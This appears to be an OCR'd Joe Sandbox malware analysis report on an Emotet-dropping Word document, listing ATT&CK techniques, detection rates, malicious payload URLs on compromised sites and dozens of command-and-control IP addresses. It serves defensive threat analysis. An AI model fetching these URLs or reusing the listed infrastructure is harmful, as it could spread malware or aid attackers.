Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	Scripting 1 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1 2
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 1 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 1 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols

Behavior Graph


Copyright null 2021




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ARCH_25_012021.doc	57%	Virustotal		Browse
ARCH_25_012021.doc	26%	ReversingLabs	Document-Word.Trojan.GenScript	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Kaktksw\An6othh\N49I.dll	100%	Joe Sandbox ML		
C:\Users\user\Kaktksw\An6othh\N49I.dll	82%	ReversingLabs	Win32.Trojan.EmotetCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.rundll32.exe.740000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.2b0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.b10000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.710000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.240000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.770000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.230000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.750000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Copyright null 2021

Source	Detection	Scanner	Label	Link	Download
7.2.rundll32.exe.2e0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
shannared.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://3musketeersent.net/wp-includes/TUgD/	8%	Virustotal		Browse
http://3musketeersent.net/wp-includes/TUgD/	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://skilmu.com/wp-admin/hQVlB8b/	11%	Virustotal		Browse
http://https://skilmu.com/wp-admin/hQVlB8b/	0%	Avira URL Cloud	safe	
http://jeevanlic.com/wp-content/r8M/	0%	Avira URL Cloud	safe	
http://dashudance.com/thinkphp/dgs7Jm9/	100%	Avira URL Cloud	malware	
http://shannared.com	0%	Avira URL Cloud	safe	
http://shannared.com/content/lhALeS/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://mmrincs.com/eternal-duelist-9cuqv/jxGQj/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://leopardcranes.com/zynq-linux-yaayf/w/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
shannared.com	192.169.223.13	true	true	• 5%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://shannared.com/content/lhALeS/	true	• Avira URL Cloud: malware	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2103145307.0000000001ED7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101608511.00000000009C7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2102759943.00000000023A7000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2107325517.00000000023B7000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2110722760.0000000000917000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000009.00000002.2106073244.00000000021D0000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2102931127.0000000001CF0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2100205585.000 00000007E0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2102534747.000000000 21C0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2106073244.00000000021D000 0.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2102931127.0000000001CF0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2100205585.000 00000007E0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2102534747.000000000 21C0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2106073244.00000000021D000 0.00000002.00000001.sdmp	false		high
http://3musketeersent.net/wp-includes/TUgD/	powershell.exe, 00000005.00000 002.2102755759.0000000003A7A00 0.00000004.00000001.sdmp	true	• 8%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2103145307.0000000001ED7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101608511.000 00000009C7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2102759943.000000000 23A7000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2107325517.00000000023B700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.21 10722760.0000000000917000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000 002.2098057868.00000000022D000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 03421581.0000000002980000.0000 0002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000 002.2097305734.00000000001A400 0.00000004.00000020.sdmp	false		high
http://https://skilmu.com/wp-admin/hQVlB8b/	powershell.exe, 00000005.00000 002.2102755759.0000000003A7A00 0.00000004.00000001.sdmp	true	• 11%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://jeevanlic.com/wp-content/r8M/	powershell.exe, 00000005.00000 002.2102755759.0000000003A7A00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://dashudance.com/thinkphp/dgs7Jm9/	powershell.exe, 00000005.00000 002.2102755759.0000000003A7A00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://shannared.com	powershell.exe, 00000005.00000 002.2102755759.0000000003A7A00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.0000000 2.2102931127.0000000001CF0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2100205585.000 00000007E0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2102534747.000000000 21C0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2106073244.00000000021D000 0.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000 002.2097305734.00000000001A400 0.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000 002.2098057868.00000000022D000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 03421581.0000000002980000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://mmrincs.com/eternal-duelist-9cuqv/jxGQj/	powershell.exe, 00000005.00000 002.2102755759.0000000003A7A00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000002.2097305734.00000000001A4000.00000004.00000020.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2103145307.0000000001ED7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101608511.00000000009C7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2102759943.00000000023A7000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2107325517.00000000023B7000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2110722760.0000000000917000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2102931127.0000000001CF0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2100205585.00000000007E0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2102534747.000000000021C0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2106073244.00000000021D0000.00000002.00000001.sdmp	false		high
http://www.piriform.com/	powershell.exe, 00000005.00000002.2097305734.00000000001A4000.00000004.00000020.sdmp	false		high
http://leopardcranes.com/zynq-linux-yaayf/w/	powershell.exe, 00000005.00000002.2102755759.0000000003A7A00.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
200.75.39.254:80	unknown	unknown	?	unknown	unknown	true
192.175.111.212:7080	unknown	unknown	?	unknown	unknown	true
91.233.197.70:80	unknown	unknown	?	unknown	unknown	true
94.23.45.86:7080	unknown	unknown	?	unknown	unknown	true
81.4.105.175:8080	unknown	unknown	?	unknown	unknown	true
93.146.143.191:80	unknown	unknown	?	unknown	unknown	true

Copyright null 2021

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
93.149.120.214:80	unknown	unknown	?	unknown	unknown	true
212.71.237.140:8080	unknown	unknown	?	unknown	unknown	true
46.101.58.37:8080	unknown	unknown	?	unknown	unknown	true
181.30.61.163:443	unknown	unknown	?	unknown	unknown	true
206.189.232.2:8080	unknown	unknown	?	unknown	unknown	true
181.10.46.92:80	unknown	unknown	?	unknown	unknown	true
213.52.74.198:80	unknown	unknown	?	unknown	unknown	true
87.106.253.248:8080	unknown	unknown	?	unknown	unknown	true
217.160.169.110	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
51.255.203.164	unknown	France		16276	OVHFR	true
191.223.36.170:80	unknown	unknown	?	unknown	unknown	true
186.177.174.163:80	unknown	unknown	?	unknown	unknown	true
217.13.106.14:8080	unknown	unknown	?	unknown	unknown	true
138.97.60.141:7080	unknown	unknown	?	unknown	unknown	true
201.185.69.28:443	unknown	unknown	?	unknown	unknown	true
45.16.226.117:443	unknown	unknown	?	unknown	unknown	true
82.208.146.142:7080	unknown	unknown	?	unknown	unknown	true
192.169.223.13	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
1.226.84.243:8080	unknown	unknown	?	unknown	unknown	true
84.232.229.24	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true
70.32.115.157:8080	unknown	unknown	?	unknown	unknown	true
217.160.169.110:8080	unknown	unknown	?	unknown	unknown	true
85.105.239.184:443	unknown	unknown	?	unknown	unknown	true
152.170.79.100:80	unknown	unknown	?	unknown	unknown	true
143.0.85.206:7080	unknown	unknown	?	unknown	unknown	true
51.255.203.164:8080	unknown	unknown	?	unknown	unknown	true
94.176.234.118:443	unknown	unknown	?	unknown	unknown	true
50.28.51.143:8080	unknown	unknown	?	unknown	unknown	true
185.94.252.27:443	unknown	unknown	?	unknown	unknown	true
31.27.59.105:80	unknown	unknown	?	unknown	unknown	true
197.232.36.108:80	unknown	unknown	?	unknown	unknown	true
190.45.24.210:80	unknown	unknown	?	unknown	unknown	true
185.183.16.47:80	unknown	unknown	?	unknown	unknown	true
190.24.243.186:80	unknown	unknown	?	unknown	unknown	true
190.64.88.186:443	unknown	unknown	?	unknown	unknown	true
82.48.39.246:80	unknown	unknown	?	unknown	unknown	true
191.241.233.198:80	unknown	unknown	?	unknown	unknown	true
170.81.48.2:80	unknown	unknown	?	unknown	unknown	true
172.245.248.239:8080	unknown	unknown	?	unknown	unknown	true
154.127.113.242:80	unknown	unknown	?	unknown	unknown	true
95.76.153.115:80	unknown	unknown	?	unknown	unknown	true
211.215.18.93:8080	unknown	unknown	?	unknown	unknown	true
80.249.176.206:80	unknown	unknown	?	unknown	unknown	true
110.39.160.38:443	unknown	unknown	?	unknown	unknown	true
185.183.16.47	unknown	Spain		201453	AKIWIFIAKIWIFIES	true
137.74.106.111:7080	unknown	unknown	?	unknown	unknown	true
5.196.35.138:7080	unknown	unknown	?	unknown	unknown	true
46.43.2.95:8080	unknown	unknown	?	unknown	unknown	true
188.135.15.49:80	unknown	unknown	?	unknown	unknown	true
177.23.7.151:80	unknown	unknown	?	unknown	unknown	true
68.183.190.199:8080	unknown	unknown	?	unknown	unknown	true
201.48.121.65:443	unknown	unknown	?	unknown	unknown	true
105.209.235.113:8080	unknown	unknown	?	unknown	unknown	true
94.126.8.1:80	unknown	unknown	?	unknown	unknown	true
60.93.23.51:80	unknown	unknown	?	unknown	unknown	true
62.84.75.50:80	unknown	unknown	?	unknown	unknown	true
190.247.139.101:80	unknown	unknown	?	unknown	unknown	true
138.97.60.140:8080	unknown	unknown	?	unknown	unknown	true
177.85.167.10:80	unknown	unknown	?	unknown	unknown	true
172.104.169.32:8080	unknown	unknown	?	unknown	unknown	true
51.255.165.160:8080	unknown	unknown	?	unknown	unknown	true
209.33.120.130:80	unknown	unknown	?	unknown	unknown	true

Copyright null 2021

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.202.72.142:7080	unknown	unknown	?	unknown	unknown	true
12.163.208.58:80	unknown	unknown	?	unknown	unknown	true
84.232.229.24:80	unknown	unknown	?	unknown	unknown	true
81.17.93.134:80	unknown	unknown	?	unknown	unknown	true
152.231.89.226:80	unknown	unknown	?	unknown	unknown	true
87.106.46.107:8080	unknown	unknown	?	unknown	unknown	true
78.206.229.130:80	unknown	unknown	?	unknown	unknown	true
202.134.4.210:7080	unknown	unknown	?	unknown	unknown	true
51.38.124.206:80	unknown	unknown	?	unknown	unknown	true
187.162.248.237:80	unknown	unknown	?	unknown	unknown	true
152.169.22.67:80	unknown	unknown	?	unknown	unknown	true
12.162.84.2:8080	unknown	unknown	?	unknown	unknown	true
190.162.232.138:80	unknown	unknown	?	unknown	unknown	true
122.201.23.45:443	unknown	unknown	?	unknown	unknown	true
109.101.137.162:8080	unknown	unknown	?	unknown	unknown	true
85.214.26.7:8080	unknown	unknown	?	unknown	unknown	true
116.125.120.88:443	unknown	unknown	?	unknown	unknown	true
188.225.32.231:7080	unknown	unknown	?	unknown	unknown	true
104.130.154.83:7080	unknown	unknown	?	unknown	unknown	true
190.251.216.100:80	unknown	unknown	?	unknown	unknown	true
104.131.41.185:8080	unknown	unknown	?	unknown	unknown	true
80.15.100.37:80	unknown	unknown	?	unknown	unknown	true
81.215.230.173:443	unknown	unknown	?	unknown	unknown	true
149.62.173.247:8080	unknown	unknown	?	unknown	unknown	true
167.71.148.58:443	unknown	unknown	?	unknown	unknown	true
46.105.114.137:8080	unknown	unknown	?	unknown	unknown	true
110.39.162.2:443	unknown	unknown	?	unknown	unknown	true
190.210.246.253:80	unknown	unknown	?	unknown	unknown	true
81.214.253.80:443	unknown	unknown	?	unknown	unknown	true
138.197.99.250:8080	unknown	unknown	?	unknown	unknown	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344852
Start date:	27.01.2021
Start time:	09:29:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ARCH_25_012021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@24/8@1/98
EGA Information:	• Successful, ratio: 88.9%

HDC Information:	• Successful, ratio: 8.7% (good quality ratio 6.4%) • Quality average: 59.1% • Quality standard deviation: 37.6%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 1552 because it is empty • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:30:37	API Interceptor	1x Sleep call for process: msg.exe modified
09:30:38	API Interceptor	64x Sleep call for process: powershell.exe modified
09:30:47	API Interceptor	281x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
217.160.169.110	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 217.160.169.110:8080/zrm2/7son14/mlqmfbi2uji6/
51.255.203.164	ARCH_25_012021.doc	Get hash	malicious	Browse	
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	
192.169.223.13	ARCH_25_012021.doc	Get hash	malicious	Browse	• shannared.com/content/lhALeS/
	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• shannared.com/content/lhALeS/
	Notice 8283393_829.doc	Get hash	malicious	Browse	• shannared.com/content/lhALeS/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MPbBCArHPF.exe	Get hash	malicious	Browse	• www.zante2020.com/de92/?ofutZl=LJRLKBSy6grrtpsJhG02GrYQIWz0ACN12l1WS7OpcnRH7cIC7TbO0nH4HvapdKvK3MkbU2/Law==&00GP-0=Lho4HDB0q2fdJ
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• www.zante2020.com/de92/?FdC4E2D=LJRLKBSy6grrtpsJhG02GrYQIWz0ACN12l1WS7OpcnRH7cIC7TbO0nH4HvapdKvK3MkbU2/Law==&AjR=9r4L1
	DEBIT NOTE_ PZU000147200.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?ElS=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAzecGlgx6T+D&Qtr=KnSlEX8p2LY
	SWIFT USD 354,883.00.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?DjU4Hl=gbG8jNk0zBv&YL0=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAze2ZVQx+R2D
	SAWR000148651.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?u6u0=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAze2ZVQx+R2D&9r4l2=xPJtQXiX
	DEBIT NOTE-1C017A.exe	Get hash	malicious	Browse	• www.signpartnerpro.com/6bu2/?Cjs0=pIawxknhA/x3iGgqSJRsJvWuUxDt6kQ0R9chtM/ozeyo8k7l8c2+ENgTAzecGlgx6T+D&al4=aV50jnQxv4qp0f
	Unode.exe	Get hash	malicious	Browse	• www.electwatman.com/gtb/?t6A8=BSvxnM/FatY3MVaHvUsc2bSEp39whkHRVvBzdyZiJhALHrd8voDBQHL8OFVR1zdRJwYw&9r4l2=xPGHVlS8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://ambiancemedicalspa.com/application/orcle.php	Get hash	malicious	Browse	• ambiancemedicalspa.com/application/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shannared.com	Arch_2021_717-1562532.doc	Get hash	malicious	Browse	• 192.169.223.13
	Notice 8283393_829.doc	Get hash	malicious	Browse	• 192.169.223.13

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	Invoice-3990993.exe	Get hash	malicious	Browse	• 66.70.204.222
	ra8tqy1c.rar.dll	Get hash	malicious	Browse	• 158.69.118.130
	ARCH_25_012021.doc	Get hash	malicious	Browse	• 51.255.203.164
	WUHU95Apq3	Get hash	malicious	Browse	• 46.105.5.118
	SecuriteInfo.com.ArtemisTrojan.dll	Get hash	malicious	Browse	• 158.69.118.130
	SecuriteInfo.com.Generic.mg.59d4c719403b7938.dll	Get hash	malicious	Browse	• 158.69.118.130
	SecuriteInfo.com.Generic.mg.9d9c1d19818e75cc.dll	Get hash	malicious	Browse	• 158.69.118.130
